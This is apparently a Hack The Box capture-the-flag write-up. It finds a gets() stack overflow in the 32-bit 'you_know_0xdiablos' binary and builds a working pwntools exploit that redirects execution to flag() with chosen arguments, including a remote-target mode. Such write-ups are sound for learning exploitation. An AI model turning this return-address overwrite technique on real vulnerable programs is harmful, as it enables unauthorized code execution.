Writeup: you_know_0xdiablos
The challenge is one of the first pwn challenges in HTB and can be found
here.
Finding the Vulnerability
First thing I do after downloading the challenge (unzip with the password
hackthebox!), I try running it. After that, I use IDA to decompile it:
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __gid_t v4; // [esp+0h] [ebp-Ch]

  setvbuf(stdout, 0, 2, 0);
  v4 = getegid();
  setresgid(v4, v4, v4);
  puts("You know who are 0xDiablos: ");
  vuln();
  return 0;
}
Cool, nothing necessarily interesing here, except that we have a hint called
vuln(). Decompiling that function:
int vuln()
{
  char s[180]; // [esp+0h] [ebp-B8h] BYREF

  gets(s);
  return puts(s);
}
The gets() function has no limit on the number of characters it will read
(man gets in the terminal):
NAME
       gets - get a string from standard input (DEPRECATED)

LIBRARY
       Standard C library (libc, -lc)

SYNOPSIS
       #include <stdio.h>

       [[deprecated]] char *gets(char *s);

DESCRIPTION
       Never use this function.

       gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with a null byte ('\0').  No check for buffer overrun is performed (see BUGS below).

RETURN VALUE
       gets() returns s on success, and NULL on error or when end of file occurs while no characters have been read.  However, given the lack of buffer overrun checking, there can be no guarantees that the function will even return.
Fair enough, never use this function, and with good reason! If we write more than 180 bytes (read: characters in ASCII encoding), we will overflow the buffer. We can show that we can break this, by just passing much more than 180 characters.
First, this is the 'normal' behavior we expect:
vscode ➜ /workspaces/htb/you_know_0xdiablos $ ./vuln
You know who are 0xDiablos:
test
test
It just echoes. Using pwntools to give an input much larger than 180 characters (again, bytes, but it's the same using ASCII encoding),
from pwn import *


def start(exe):
    return process(exe)


exe = './vuln'
io = start(exe)

io.sendafter(b'You know who are 0xDiablos:', b'A' * 1000 + b'\n')
io.recvall(timeout=1)
which when run:
vscode ➜ /workspaces/htb/you_know_0xdiablos $ python show_vuln.py
[+] Starting local process './vuln': pid 5542
[+] Receiving all data: Done (1003B)
[*] Process './vuln' stopped with exit code -11 (SIGSEGV) (pid 5542)
Awesome, we get a SEGMENTATION_FAULT, meaning that we have a buffer overflow vulnerability. Now, on to exploiting it.
Exploitation
First, let's consider the target: how do we get the flag? This will give more direction to finding the most suitable method of exploitation. Doing some exploration in IDA, shows the following functions:
main: Our main function.vuln: The function we just found the vulnerability in.flag: Oh well would you look at that.
Decompiling the flag function, gives the following:
char *__cdecl flag(int a1, int a2)
{
  char *result; // eax
  char s[64]; // [esp+Ch] [ebp-4Ch] BYREF
  FILE *stream; // [esp+4Ch] [ebp-Ch]

  stream = fopen("flag.txt", "r");
  if ( !stream )
  {
    puts("Hurry up and try in on server side.");
    exit(0);
  }
  result = fgets(s, 64, stream);
  if ( a1 == -559038737 && a2 == -1059139571 )
    return (char *)printf(s);
  return result;
}
This tries to read a flag.txt, opens the stream, checks if the two arguments
equal some values, then prints the contets of that flag.txt file.
When I did this challenge, I immeditely saw the
flagfunction, tried to run a buffer overflow to return to that function, and was met with the string "Hurry up and try it on server side.". Of course, this didn't work because I had failed to read over the whole function and see the argument checks at the end. I rushed and didn't include the required arguments.
Cool, the first thought is to overwrite the return address of vuln using our
buffer overflow to go to this function, but we also have to construct the stack
in such a way that the two passed arguments equal those values. These seem strange,
but looking at the assembly:

We can see that the two cmp (compare) instructions in the bottom right two
boxes (the ones that don't follow the "Hurry up and try [...]" code path),
check whether [ebp+arg_0] equals 0x0DEADBEEF (the h at the end just
indicates it's a hex value), and [ebp+arg_4] equals 0x0C0DED00D. (The flag
assembly shows the values of arg_0 and arg_4).
This means that we need to put the first value at the address with an offset of
0x8 bytes from the stack base pointer (ebp), and the second at 0xCh (or 12
in decimal) bytes from the ebp.
We can simply do this by calculating the offset needed to overwrite the values
of the registers eip (instruction pointer which should point to flag) and
ebp (stack base pointer, as mentioned before). We can analyze the core dump
generated:
from pwn import *
import os

os.system('clear')


def start(exe, argv=[], *a, **kw):
    return process([exe] + argv, *a, **kw)


def get_offset(binpath, payload_len=2000, argv=[]):
    with process([binpath] + argv) as io:
        io.sendline(cyclic(payload_len))  # type: ignore
        io.wait()                         # wait for the crash to produce a core

    core = io.corefile

    def get_offset_reg(reg):
        try_pat = p32(getattr(core, reg))
        if cyclic_find(try_pat) == -1:
            return None

        return cyclic_find(try_pat)

    ip_off = get_offset_reg('eip')
    bp_off = get_offset_reg('ebp')

    return ip_off, bp_off


exe = './vuln'
elf = context.binary = ELF(exe, checksec=True)
context.log_level = 'INFO'
ip_off, bp_off = get_offset(exe)

if ip_off and bp_off:
    success(f"Offsets (eip, ebp) --> {ip_off}, {bp_off}")
else:
    error("Something went wrong... Please check the corefile")
Running this, we get the following:
[*] '/workspaces/htb/you_know_0xdiablos/vuln'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x8048000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
[+] Starting local process './vuln': pid 18512
[*] Process './vuln' stopped with exit code -11 (SIGSEGV) (pid 18512)
[+] Parsing corefile...: Done
[!] Error parsing corefile stack: Found bad environment at 0xff862fd1
[*] '/workspaces/htb/you_know_0xdiablos/core.18512'
    Arch:      i386-32-little
    EIP:       0x62616177
    ESP:       0xff860f90
    Exe:       '/workspaces/htb/you_know_0xdiablos/vuln' (0x8048000)
    Fault:     0x62616177
[+] Offsets (eip, ebp) --> 188, 184
Great! Not only do we have the values, but we can see that there are no stack canaries or PIE, ensuring that overwriting the stack won't be a problem, and that we the offsets don't change from executiong to execution.
Note that this makes sense given the layout of the stack (and we didn't necessarily need to calculate
ebp). Clasically, the layout is as follows:12345678-0x08: old_eip -0x04: old_ebp <--- ebp +0x00: s[180] [...] +0xB0: s[1] +0xB4: s[0] <--- espIn our case, the
local_variableis buffer, which we 'write' from bottom to top in the diagram. Since 32-bit binaries are 4-byte wide (word), we find that we first overwrite theold_ebp4 bytes earlier than theold_eip.
Overwriting the EIP is easy (shown later), but since we need to point the
ebp some known memory address we can overwrite, I've prompted to just find out
the stack location of the buffer we're trying to overflow (i.e. the address of
s[]):
from pwn import *


def start(exe, gdbscript='', argv=[], *a, **kw):
    context.terminal = ['tmux', 'splitw', '-h']
    return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)


gdbscript = """
b vuln
continue
"""

exe = './vuln'

elf = context.binary = ELF(exe, checksec=True)
context.log_level = 'INFO'

io = start(exe, gdbscript=gdbscript)
io.recvall()
Notice the gdbscript which breaks at vuln. Entering reg ebp in the pwngdb
prompt gives us:
0xf7f6b560 in _start () from target:/lib/ld-linux.so.2
Breakpoint 1 at 0x8049276
Reading /lib/i386-linux-gnu/libc.so.6 from remote target...

Breakpoint 1, 0x08049276 in vuln ()
*EBP  0xffd99c38 —▸ 0xffd99c58 ◂— 0
Which I just wanna verify by starting the buffer with A and following it with a long number of B's. Running the same code as before, just inserting a payload, we get:
──────────────────────────[ STACK ]────────────────────────────────────────
00:0000│ esp 0xffcb2dc0 —▸ 0xffcb2dd0 ◂— 0x42424241 ('ABBB')
01:0004│-0c4 0xffcb2dc4 —▸ 0xf7fa0de7 (_IO_2_1_stdout_+71) ◂— 0xfa19b80a
02:0008│-0c0 0xffcb2dc8 ◂— 1
03:000c│-0bc 0xffcb2dcc —▸ 0x8049281 (vuln+15) ◂— add ebx, 0x2d7f
04:0010│ eax 0xffcb2dd0 ◂— 0x42424241 ('ABBB')
05:0014│-0b4 0xffcb2dd4 ◂— 0x42424242 ('BBBB')
... ↓        2 skipped
───────────────────────────────────────────────────────────────────────────
Which shoes that our ABBB is at 0xffcb2dd0 (which is actually eax, as the
buffer was passed to the gets function as the first argument, the convention
for syscalls). This this means our payload becomes:
buffer_start_address = 0xffcb2dd0
eip_offset = 188
ebp_offset = 184

flag_stack = pack(0xDEADBEEF) + pack(0xC0DED00D)
padding = (ebp_offset - len(flag_stack)) * b'0x92'
overflow = pack(buffer_start_address) + pack(elf.symbols['flag'])
However, this is not quite right. What I was trying to do (overwrite the saved ebp with an address somewhere inside the buffer so that flag() would see the magic values at [ebp+8] / [ebp+12]) fails for a simple reason: flag() runs its own prologue and immediately overwrites ebp with the current esp
The issue was that I didn't quite understand how the stack works when calling a function, which is effectively what we're trying to emulate here. Calling a function, the following would happen in assembly:
push arg_1
push arg_0
call flag   # push eip on the stack, replace eip with <flag>
The stack would then look like:
[arg_1]
[arg_0]
[old_eip]
The stack layout at the end of a function (before the epilogue) is as follows:
[old_ebp]
[old_eip]
Since we're faking calling a function, we can emulate this as follows:
payload = flat(
    eip_offset * b'A',      # padding
    elf.symbols['flag'],    # flag function address (old eip)
    elf.symbols['main'],    # any valid pointer (old ebp)
    0xDEADBEEF,             # argument 1
    0xC0DED00D              # argument 2
)
This is the reverse, since we're writing the buffer opposite the way that the buffer grows, leaving us with the final script:
from pwn import *
import os

os.system('clear')


def start(exe, argv=[], *a, **kw):
    if args.REMOTE:
        host, ip = sys.argv[1].split(':')
        return remote(host, ip, *a, **kw)
    elif args.GDB:
        context.terminal = ['tmux', 'splitw', '-h']
        return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe] + argv, *a, **kw)


gdbscript = """
b vuln
b flag
continue
"""

exe = './vuln'
elf = context.binary = ELF(exe, checksec=True)
context.log_level = 'INFO'

flag = re.compile(r"HTB{.+?}")
buffer_start_address = 0xffcb2dd0  # from get_stack.py
eip_offset = 188
ebp_offset = 184

io = start(exe)

payload = flat(
    eip_offset * b'A',      # padding
    elf.symbols['flag'],    # flag function address (old eip)
    elf.symbols['main'],    # any valid pointer (old ebp)
    0xDEADBEEF,             # argument 1
    0xC0DED00D              # argument 2
)

info(f"Sending payload to flag address: {payload.hex()}")
io.sendlineafter(b'0xDiablos:', payload)

if args.GDB:
    response = io.recvall().decode(errors="ignore", encoding="ascii")
else:
    response = io.recvall(timeout=.5).decode(errors="ignore", encoding="ascii")

match = flag.search(response)

if match:
    success(f"FLAG --> {match.group(0)}")
else:
    warning(f"FLAG NOT FOUND")
    info(f"Response:\n{response}")